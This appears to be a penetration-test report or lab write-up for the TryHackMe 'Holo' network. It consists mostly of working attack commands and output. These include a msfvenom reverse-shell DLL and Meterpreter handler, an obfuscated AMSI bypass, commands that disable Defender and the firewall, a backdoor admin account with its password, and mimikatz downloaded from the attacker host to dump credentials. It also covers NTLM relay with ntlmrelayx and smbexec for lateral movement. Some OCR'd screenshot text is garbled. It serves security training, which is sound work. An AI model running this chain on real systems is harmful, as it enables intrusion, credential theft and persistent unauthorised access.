
```

[~] (kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.103.20 LPORT=16666 -f dll -o kavremoverENU.dll
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes
Saved as: kavremoverENU.dll

[~] (kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ ls -l | grep kavre
-rw-r--r-- 1 root root 8704 Sep  9 04:44 kavremoverENU.dll

[~] (kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ 


```



```

[~] (kali㉿kali)-[~/Desktop/TryHackMe-Holo-Network-Premium-Completed]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.107.31 - - [09/Sep/2021 04:33:48] "GET /mimikatz.exe HTTP/1.1" 200 -
10.200.107.35 - - [09/Sep/2021 04:40:25] "GET /applocker-bypass-checker.ps1.txt HTTP/1.1" 200 -
10.200.107.35 - - [09/Sep/2021 04:45:10] "GET /kavremoverENU.dll HTTP/1.1" 200 -

```



```
(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo msfconsole
[sudo] password for kali:

          dBBBBBBBb  dBBBP  dBBBBBBBp  dBBBBBb
          '   dB'           BBP
          dB'dB'dB'  dBp    dBp  BB
          dB'dB'dB'  dBp    dBp  BB
          dB'dB'dB'  dBp    dBp  BB
          dB'dB'dB'  dBp    dBp  BB

          dBpppBp  dBpppBb  dBp  dBpppBp  dBp  dBpppBp
          dB' dBp  dBppp' dBp  dB'.BP  dBp  dBp
          dBp  dBp  dBp  dBp  dB'.BP  dBp  dBp
          dBpppBp  dBp  dBpppBp  dBp  dBp

          o
          To boldly go where no
          shell has gone before

-[ metasploit v6.1.2-dev
+ ---=[ 2159 exploits - 1147 auxiliary - 367 post
+ ---=[ 592 payloads - 45 encoders - 10 nops
+ ---=[ 8 evasion

Metasploit tip: You can use help to view all
available commands

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.50.103.20
LHOST => 10.50.103.20
msf6 exploit(multi/handler) > set LPORT 16666
LPORT => 16666
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.50.103.20:16666
msf6 exploit(multi/handler) >
```

```
[*] Sending stage (175174 bytes) to 10.200.107.35
[*] Meterpreter session 1 opened (10.50.103.20:16666 -> 10.200.107.35:58004) at 2021-09-09 04:50:52 -0400
```

```
msf6 exploit(multi/handler) > sessions -l
Active sessions
=====
Id  Name      Type           Information                         Connection
--  -- --
1   meterpreter x86/windows NT AUTHORITY\SYSTEM @ PC-FILESRV01 10.50.103.20:16666 -> 10.200.107.35:58004 (10.200.107.35)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

MITRE ATT&CK Reference:

- [Tactic – TA0004 - Privilege Escalation](#)
- [Technique – T1574 - Hijack Execution Flow](#)
- [Sub-technique – T1574.001 - Hijack Execution Flow: DLL Search Order Hijacking](#)
- [Tactic – TA0005 – Defense Evasion](#)
- [Technique – T1218 - Signed Binary Proxy Execution](#)

- [Sub-technique – T1218.011 - Signed Binary Proxy Execution: Rundll32](#)

```
meterpreter > ps
Process List
=====
PID  PPID  Name          Arch Session User      Path
---  ---  -----
0    0     [System Process] x64  0        NT AUTHORITY\SYSTEM  C:\Windows\System32\svchost.exe
4    0     System          x64  0        NT AUTHORITY\SYSTEM  C:\Windows\System32\svchost.exe
8    760   svchost.exe    x64  0        NT AUTHORITY\SYSTEM  C:\Windows\System32\svchost.exe
68   4     Registry        x64  0        NT AUTHORITY\SYSTEM  C:\Windows\System32\svchost.exe
176  3504  kavremover.exe x86  0        NT AUTHORITY\SYSTEM  C:\Users\watamet\Applications\kavremover.exe
400  4     smss.exe       x64  0        NT AUTHORITY\SYSTEM  C:\Windows\System32\smss.exe
436  3504  kavremover.exe x86  0        NT AUTHORITY\SYSTEM  C:\Users\watamet\Applications\kavremover.exe
488  760   svchost.exe    x64  0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
500  3504  kavremover.exe x86  0        NT AUTHORITY\SYSTEM  C:\Users\watamet\Applications\kavremover.exe
512  760   svchost.exe    x64  0        NT AUTHORITY\SYSTEM  C:\Windows\System32\svchost.exe
552  760   MsMpEng.exe   x64  0        NT AUTHORITY\SYSTEM  C:\Windows\System32\msmpeng.exe
560  552   csrss.exe     x64  0        Window Manager\DWIM-1  C:\Windows\System32\csrss.exe
564  696   dwm.exe        x64  1        Window Manager\DWIM-1  C:\Windows\System32\dwm.exe
628  620   csrss.exe     x64  1        Window Manager\DWIM-1  C:\Windows\System32\csrss.exe
648  552   wininit.exe   x64  0        NT AUTHORITY\SYSTEM  C:\Windows\System32\wininit.exe
660  3504  kavremover.exe x86  0        NT AUTHORITY\SYSTEM  C:\Users\watamet\Applications\kavremover.exe
696  620   winlogon.exe  x64  1        NT AUTHORITY\SYSTEM  C:\Windows\System32\winlogon.exe
756  3504  kavremover.exe x86  0        NT AUTHORITY\SYSTEM  C:\Users\watamet\Applications\kavremover.exe
760  696   csrss.exe     x64  0        Window Manager\DWIM-1  C:\Windows\System32\csrss.exe
```

Stabilize meterpreter shell with migrate command inject to target system process

```
meterpreter > run migrate -p 696

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: rundll32.exe (3884)
[+] Migrating to 696
[+] Successfully migrated to process
meterpreter >
```

MITRE ATT&CK Reference:

- [Tactic – TA0004 - Privilege Escalation](#)
- [Technique – T1055 - Process Injection](#)

Create user and add the user to local administrator group to have persistent access to the victim system

- net user hacker **hackP@ssw0rd** /add
- net localgroup administrators hacker /add

Create persistent access (maintaining access)

Turn off windows firewall

- netsh advfirewall set allprofiles state off

Ensure Remote Desktop Services allow “everyone” permission

- net localgroup “Remote Desktop Users” Everyone /Add

```

meterpreter > shell
Process 1008 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net user hacker /add
net user hacker hackP@ssw0rd /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators hacker /add
net localgroup administrators hacker /add
The command completed successfully.

C:\Windows\system32>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Ok.

C:\Windows\system32>net localgroup "Remote Desktop Users" Everyone /Add
net localgroup "Remote Desktop Users" Everyone /Add
The command completed successfully.

C:\Windows\system32>

```

MITRE ATT&CK Reference:

- [Tactic – TA0003 – Persistence](#)
- [Technique – T1098 – Account Manipulation](#)
- [Technique – T1136 – Create Account](#)
- [Sub-technique – T1136.001 – Create Account: Local Account](#)
- [Tactic – TA0005 – Defense Evasion](#)
- [Technique – T1562 – Impair Defenses](#)
- [Sub-technique – T1562.004 – Impair Defenses: Disable or Modify System Firewall](#)

Bypass AMSI of target system

Using powershell

- [Ref].Assembly.GetType('System.Management.Automation.' +\$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAaQBVAHQAAqBsAHMA')))).GetField(\$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue(\$null,\$true)
- Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
- Set-MpPreference -DisableRealtimeMonitoring \$true

	<pre>PS C:\Windows\system32> [Ref] Assembly.GetType('System.Management.Automation').Assembly.GetType('Text.Encoding').Unicode.GetString([Convert]::FromBase64String('QQ0tAHMwQBVHQAAQsAHMw')).GetField(\$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('VQ0tAHMwQBJAGIAgB8AEYAVQSpGmJQBAAs="')),'NonPublic,Static').SetValue(\$null,\$true) [Ref] Assembly.GetType('System.Management.Automation').Assembly.GetType('Text.Encoding').Unicode.GetString([Convert]::FromBase64String('QQ0tAHMwQBVHQAAQsAHMw')).GetField(\$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('Z781761E-2B8D-4109-99FE-890127C57A7E')),'NonPublic,Static').SetValue(\$null,\$true) PS C:\Windows\system32> Remove-Item -Path "HNLH\SOFTWARE\Microsoft\Windows\Providers\{Z781761E-2B8D-4109-99FE-890127C57A7E}" -Recurse PS C:\Windows\system32> Set-AppPreference -DisableAltImeMonitoring \$true Set-AppPreference -DisableIMEMonitoring \$true Set-AppPreference -DisableIMEMonitoring \$true PS C:\Windows\system32></pre>
	<pre>C:\Windows\system32>cd C:\Users\Administrator\Desktop cd C:\Users\Administrator\Desktop C:\Users\Administrator\Desktop>dir dir Volume in drive C has no label. Volume Serial Number is E43B-9F7E Directory of C:\Users\Administrator\Desktop 12/12/2020 01:25 AM <DIR> . 12/12/2020 01:25 AM <DIR> .. 12/12/2020 01:25 AM 38 root.txt 1 File(s) 38 bytes 2 Dir(s) 15,687,626,752 bytes free</pre>
root.txt of 10.200.107.35	<pre>C:\Users\Administrator\Desktop>ipconfig ipconfig Windows IP Configuration Ethernet adapter Ethernet: Connection-specific DNS Suffix . : holo.live Link-local IPv6 Address : fe80::507:7b98:8233:4f8%6 IPv4 Address. : 10.200.107.35 Subnet Mask : 255.255.255.0 Default Gateway : 10.200.107.1 C:\Users\Administrator\Desktop>type root.txt type root.txt C:\Users\Administrator\Desktop></pre>
Upload mimikatz from attacker machine (spin up python web server) to target host using powershell	<ul style="list-style-type: none"> Invoke-WebRequest "http://10.50.103.20/mimikatz.exe" - outfile "mimikatz.exe"

```
cd C:\Windows\Tasks
PS C:\Windows\Tasks> Invoke-WebRequest "http://10.50.103.20/mimikatz.exe" -outfile "mimikatz.exe"
Invoke-WebRequest "http://10.50.103.20/mimikatz.exe" -outfile "mimikatz.exe"
PS C:\Windows\Tasks>
```

```
(kali㉿kali)-[~/Desktop/TryHackMe-Holo-Network-Premium-Completed]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.200.107.35 - - [09/Sep/2021 04:59:43] "GET /mimikatz.exe HTTP/1.1" 200 -
```

MITRE ATT&CK Reference:

- [Tactic – TA0006 – Credential Access](#)
- [Technique – T1003 – OS Credential Dumping](#)
- [Sub-technique – T1003.005 – OS Credential Dumping: Cached Domain Credentials](#)
- [Sub-technique – T1003.002 – OS Credential Dumping: Security Account Manager](#)
- [Sub-technique – T1003.001 – OS Credential Dumping: LSASS Memory](#)
- [Sub-technique – T1003.004 – OS Credential Dumping: LSA Secrets](#)

- .\mimikatz "log host-31.log" "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit

```
C:\Users\Administrator\Desktop>cd C:\Windows\Tasks
cd C:\Windows\Tasks

C:\Windows\Tasks>.\mimikatz "log host-31.log" "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit
.\mimikatz "log host-31.log" "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit

.#####
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## ^ / ## / *** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'###' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz(commandline) # log host-31.log
Using 'host-31.log' for logfile : OK

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

696 {0:000003e7} 1 D 25624 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0:000003e7} 1 D 3838883 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
* Thread Token : {0:000003e7} 1 D 3883493 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz(commandline) # sekurlsa::logonpasswords
```

Run mimikatz to dump NTLM hashes/credentials

On meterpreter

- Run post/windows/gather/hashdump

```

meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 51412f14c5f14da393f8fa29e1670300...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:*
Guest:501:aad
DefaultAccou
WDAGUtilityAc
hacker:1008:aau
::: /cal:::

```

MITRE ATT&CK Reference:

- [Tactic - TA0006 - Credential Access](#)
- [Technique – T1003 - OS Credential Dumping](#)
- [Sub-technique – T1003.005 - OS Credential Dumping: Cached Domain Credentials](#)
- [Sub-technique – T1003.002 - OS Credential Dumping: Security Account Manager](#)
- [Sub-technique – T1003.001 - OS Credential Dumping: LSASS Memory](#)
- [Sub-technique – T1003.004 - OS Credential Dumping: LSA Secrets](#)

Added compromised user account into local administrator group on target system

- net localgroup administrators watamet /add

```

C:\Windows\system32>net localgroup administrators watamet /add
net localgroup administrators watamet /add
The command completed successfully.

```

MITRE ATT&CK Reference:

- [Tactic – TA0003 - Persistence](#)
- [Technique – T1098 - Account Manipulation](#)

System: 10.200.107.30

Vulnerability Exploited

[NIST - CVE-2016-2115](#)

Description	HOLO does not configure to enforce SMB Signing with SAMBA services This configuration allows man-in-the-middle attackers to spoof SMB clients by modifying the client-server data stream in which BLACK SUN SECURITY exploited SMB Session with abusing NTLM session to gain access to 10.200.107.30
Impact	Critical
System	10.200.107.30
Port Open	TCP: 53,80,88,135,139,389,445,3389
References	<p>NIST - CVE-2016-2115</p> <p>Additional Reference:</p> <ul style="list-style-type: none"> • CWE-254: 7PK - Security Features (4.5) • CVE Details - CVE-2016-2115 • Tenable - SMB Signing not required • An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit • Remote NTLM Relaying via Meterpreter • Remote NTLM relaying through meterpreter on Windows port 445
Vulnerability Explanation	This vulnerability allows attackers to perform man-in-the-middle attacks to spoof SMB clients by modifying the client-server data stream
Vulnerability Fix / Remediation	<p>Enforce message signing in the host's configuration.</p> <p>On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'.</p> <p>On Samba, the setting is called 'server signing'.</p>
Remediation Owner	System Owner
Nmap Scan Result	<ul style="list-style-type: none"> • nmap -nvv -Pn -T4 -F 10.200.107.30

```

root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:52 UTC
Initiating ARP Ping Scan at 07:52
Scanning 10.200.107.30 [1 port]
Completed ARP Ping Scan at 07:52, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:52
Scanning 10.200.107.30 [100 ports]
Discovered open port 3389/tcp on 10.200.107.30
Discovered open port 53/tcp on 10.200.107.30
Discovered open port 80/tcp on 10.200.107.30
Discovered open port 135/tcp on 10.200.107.30
Discovered open port 445/tcp on 10.200.107.30
Discovered open port 139/tcp on 10.200.107.30
Discovered open port 389/tcp on 10.200.107.30
Discovered open port 88/tcp on 10.200.107.30
Completed SYN Stealth Scan at 07:53, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.30
Host is up, received arp-response (0.0011s latency).
Scanned at 2021-09-09 07:52:59 UTC for 1s
Not shown: 92 closed ports
Reason: 92 resets
PORT      STATE SERVICE      REASON
53/tcp    open  domain      syn-ack ttl 128
80/tcp    open  http        syn-ack ttl 128
88/tcp    open  kerberos-sec  syn-ack ttl 128
135/tcp   open  msrpc       syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
389/tcp   open  ldap        syn-ack ttl 128
445/tcp   open  microsoft-ds  syn-ack ttl 128
3389/tcp  open  ms-wbt-server  syn-ack ttl 128
MAC Address: 02:1E:14:E3:B4:ED (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
Raw packets sent: 138 (6.056KB) | Rcvd: 101 (4.060KB)
root@ip-10-200-107-33:~#

```

MITRE ATT&CK Framework References:

- [Tactic - TA0043 - Reconnaissance](#)
- [Technique - T1595 - Active Scanning](#)
- [Technique - T1592 - Gather Victim Host Information](#)
- [Technique - T1590 - Gather Victim Network Information](#)
- [Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks](#)
- [Sub-technique – T1592.002 - Gather Victim Host Information: Software](#)
- [Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses](#)

Exploit SMB session with abusing NTLM session from 10.200.107.35 to gain access to 10.200.107.30

Reference:

- [An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit](#)
- [Remote NTLM Relaying via Meterpreter](#)
- [Remote NTLM relaying through meterpreter on Windows port 445](#)

BLACK SUN SECURITY referring to the references above to perform exploitation.

BLACK SUN SECURITY ready the requirement below to ensure this exploitation to be success:

- Download ntlmrelayx from the [link](#)
 - Spin up the ntlmrelayx on BLACK SUN SECURITY attacker machines with command below:
 - sudo python3 ntlmrelayx.py -t smb://10.200.107.30 -smb2support -socks
 - Ensure the sshuttle is running to forward traffic to HOLO corporate network that been started in [this section](#).
 - BLACK SUN SECURITY leveraging the meterpreter shell access to 10.200.107.35 obtained previously from 10.200.107.35 to conduct the this exploitation in [this section](#).
 - Prepare proxychain configuration, added configuration below to /etc/proxchains.conf
 - socks4 127.0.0.1 1080
 - Note: BLACK SUN SECURITY has the proxychain installed on attacker machines with command below
 - sudo apt install proxychains

Screenshot of readiness of requirement prior to perform exploitation as below:

```
(kali㉿kali)-[~]
└─$ cat /etc/proxychains.conf | grep socks4
#           socks4  192.168.1.49    1080
#       proxy types: http, socks4, socks5
#socks4      127.0.0.1 9050
socks4 127.0.0.1 1080
```

-

Once the requirement ready, BLACK SUN SECURITY perform the exploitation with the step below:

- On the meterpreter of 10.200.107.35 open shell channel with command below
 - shell
- Execute command below to disable/stop SMB services on 10.200.107.35 within meterpreter shell
 - sc stop netlogon
 - sc stop lanmanserver
 - sc config lanmanserver start= disabled
 - sc stop lanmanworkstation
 - sc config lanmanworkstation start= disabled
- Restart 10.200.107.35 within meterpreter shell
 - shutdown /r /t 0
- Perform nmap scan to ensure port 445 which is SMB service is not running/open
 - nmap -p 445 10.200.107.35
- If meterpreter sessions is down, rerun the meterpreter – refer to [this section](#).
- Once the meterpreter sessions is callbacked, execute below command within meterpreter
 - portfwd add -R 0.0.0.0 -l 445 -p 445

Screenshot of step taken by BLACK SUN SECURITY to perform the exploitation as below:

```
C:\Windows\system32>sc stop netlogon
sc stop netlogon

SERVICE_NAME: netlogon
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 3  STOP_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT        : 0x1
    WAIT_HINT         : 0xea60

C:\Windows\system32>sc stop lanmanserver
sc stop lanmanserver

SERVICE_NAME: lanmanserver
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 3  STOP_PENDING
                        (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x4e20

C:\Windows\system32>sc config lanmanserver start= disabled
sc config lanmanserver start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc config lanmanworkstation start= disabled
sc config lanmanworkstation start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc stop lanmanworkstation
sc stop lanmanworkstation
[SC] ControlService FAILED 1051:

A stop control has been sent to a service that other running services are dependent on.
```

```
C:\Windows\system32>shutdown /r /t 0
shutdown /r /t 0
```

```
root@ip-10-200-107-33:~# nmap -p 445 10.200.107.35
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 09:16 UTC
Nmap scan report for ip-10-200-107-35.eu-west-1.compute.internal (10.200.107.35)
Host is up (0.00017s latency).

PORT      STATE SERVICE
445/tcp    closed microsoft-ds
MAC Address: 02:47:8E:03:D4:6D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@ip-10-200-107-33:~#
```

```
msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 10.200.107.35
[*] Meterpreter session 2 opened (10.50.103.20:16666 -> 10.200.107.35:49724) at 2021-09-09 05:11:37 -0400
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > portfwd add -R -L 0.0.0.0 -l 445 -p 445
[*] Local TCP relay created: 0.0.0.0:445 -> :445
meterpreter > portfwd

Active Port Forwards
=====
Index  Local          Remote          Direction
-----  -----          -----          -----
1      0.0.0.0:445   0.0.0.0:445   Reverse

1 total active port forwards.

meterpreter >
```

Exploitation completed:

```
Use a production WSGI server instead.
* Debug mode: off
[-] Unsupported MechType 'MS-KRB5' - Microsoft Kerberos 5'
[*] SMBD-Thread-24: Connection from HOLOLIVE/SRV-ADMIN@127.0.0.1 controlled, attacking target smb://10.200.107.30
[-] Unsupported MechType 'MS-KRB5' - Microsoft Kerberos 5'
[*] Authenticating against smb://10.200.107.30 as HOLOLIVE/SRV-ADMIN SUCCEEDED
[*] SOCKS: Adding HOLOLIVE/SRV-ADMIN@10.200.107.30(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-24: Connection from HOLOLIVE/SRV-ADMIN@127.0.0.1 controlled, but there are no more targets left!
```

MITRE ATT&CK Reference:

- [Tactic - TA0006 - Credential Access](#)
- [Technique – T1557 - Man-in-the-Middle](#)
- [Sub-technique – T1557.001 - Man-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay](#)
- [Tactic – TA0011 - Command and Control](#)
- [Technique – T1090 - Proxy](#)
- [Technique – T1572 - Protocol Tunneling](#)
- [Tactic – TA0005 – Defense Evasion](#)
- [Technique – T1562 - Impair Defenses](#)
- [Sub-technique – T1562.001 - Impair Defenses: Disable or Modify Tools](#)
- [Tactic – TA0040 - Impact](#)
- [Technique – T1489 – Service Stop](#)
- [Technique – T1529 – System Shutdown/Reboot](#)

Post exploitation, access to target host – 10.200.107.30

- Download smbexec.py from this [link](#)
- Execute command below on attacker machine to gain shell access to 10.200.107.30
 - sudo proxychains python3 ./smbexec.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.107.30 -shell-type cmd

```
(kali㉿kali)-[~/Desktop/TryHackMe-Holo-Network-Premium-Completed]
$ sudo proxychains python3 ./smbexec.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.107.30 -shell-type cmd
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.24.dev1+20210827.162957.5aa97fa7 - Copyright 2021 SecureAuth Corporation

[proxychains] Dynamic chain  ... 127.0.0.1:1080  ... 10.200.107.30:445  ...
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

```
C:\Windows\system32>ipconfig
Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . : holo.Live
  Link-local IPv6 Address . . . . . : fe80::ac10:8b2a:410b:cc73%7
  IPv4 Address . . . . . : 10.200.107.30
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.200.107.1

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

MITRE ATT&CK Reference:

- [Tactic – TA0008 - Lateral Movement](#)
- [Technique – T1021 – Remote Services](#)
- [Sub-technique – T1021.002 - Remote Services: SMB/Windows Admin Shares](#)
- [Tactic – TA0011 - Command and Control](#)
- [Technique – T1090 - Proxy](#)

Create persistent access (maintaining access)

Create user and add the user to local administrator group to have persistent access to the victim system

- net user hacker **hackP@ssw0rd** /add
- net localgroup administrators hacker /add

Turn off windows firewall

- netsh advfirewall set allprofiles state off

Ensure Remote Desktop Services allow “everyone” permission

- net localgroup "Remote Desktop Users" Everyone /Add

```
C:\Windows\system32>net user hacker /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators hacker /add
The command completed successfully.

C:\Windows\system32>netsh advfirewall set allprofiles state off
Ok.

C:\Windows\system32>net localgroup "Remote Desktop Users" Everyone /Add
The command completed successfully.
```

MITRE ATT&CK Reference:

- [Tactic – TA0003 - Persistence](#)
- [Technique – T1098 - Account Manipulation](#)
- [Technique – T1136 – Create Account](#)
- [Sub-technique – T1136.001 - Create Account: Local Account](#)
- [Tactic – TA0005 – Defense Evasion](#)
- [Technique – T1562 - Impair Defenses](#)
- [Sub-technique – T1562.004 - Impair Defenses: Disable or Modify System Firewall](#)

Add compromised user into local administrator group

- net localgroup administrators watamet /add

```
C:\Windows\system32>net localgroup administrators watamet /add
The command completed successfully.
```

MITRE ATT&CK Reference:

- [Tactic – TA0003 - Persistence](#)
- [Technique – T1098 - Account Manipulation](#)

Access target host using Remote Desktop from attacker machine

- sudo rdesktop -v 10.200.107.30 -u 'hacker' -p 'hackP@ssw0rd'

```

rdesktop -10.200.107.30

Recycle Bin

Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
hololive\hacker

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : holo.live
Link-local IPv6 Address . . . . . : fe80::ac10:8b2a:410b:cc73%7
IPv4 Address . . . . . : 10.200.107.30
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.200.107.1

C:\Windows\system32>

```

MITRE ATT&CK Reference:

- [Tactic – TA0008 - Lateral Movement](#)
- [Technique – T1021 – Remote Services](#)
- [Sub-technique – T1021.001 - Remote Services: Remote Desktop Protocol](#)

root.txt on 10.200.107.30

```

rdesktop -10.200.107.30

Recycle Bin

Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
hololive\hacker

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : holo.live
Link-local IPv6 Address . . . . . : fe80::ac10:8b2a:410b:cc73%7
IPv4 Address . . . . . : 10.200.107.30
Subnet Mask . . . . . : 255.255.255.0
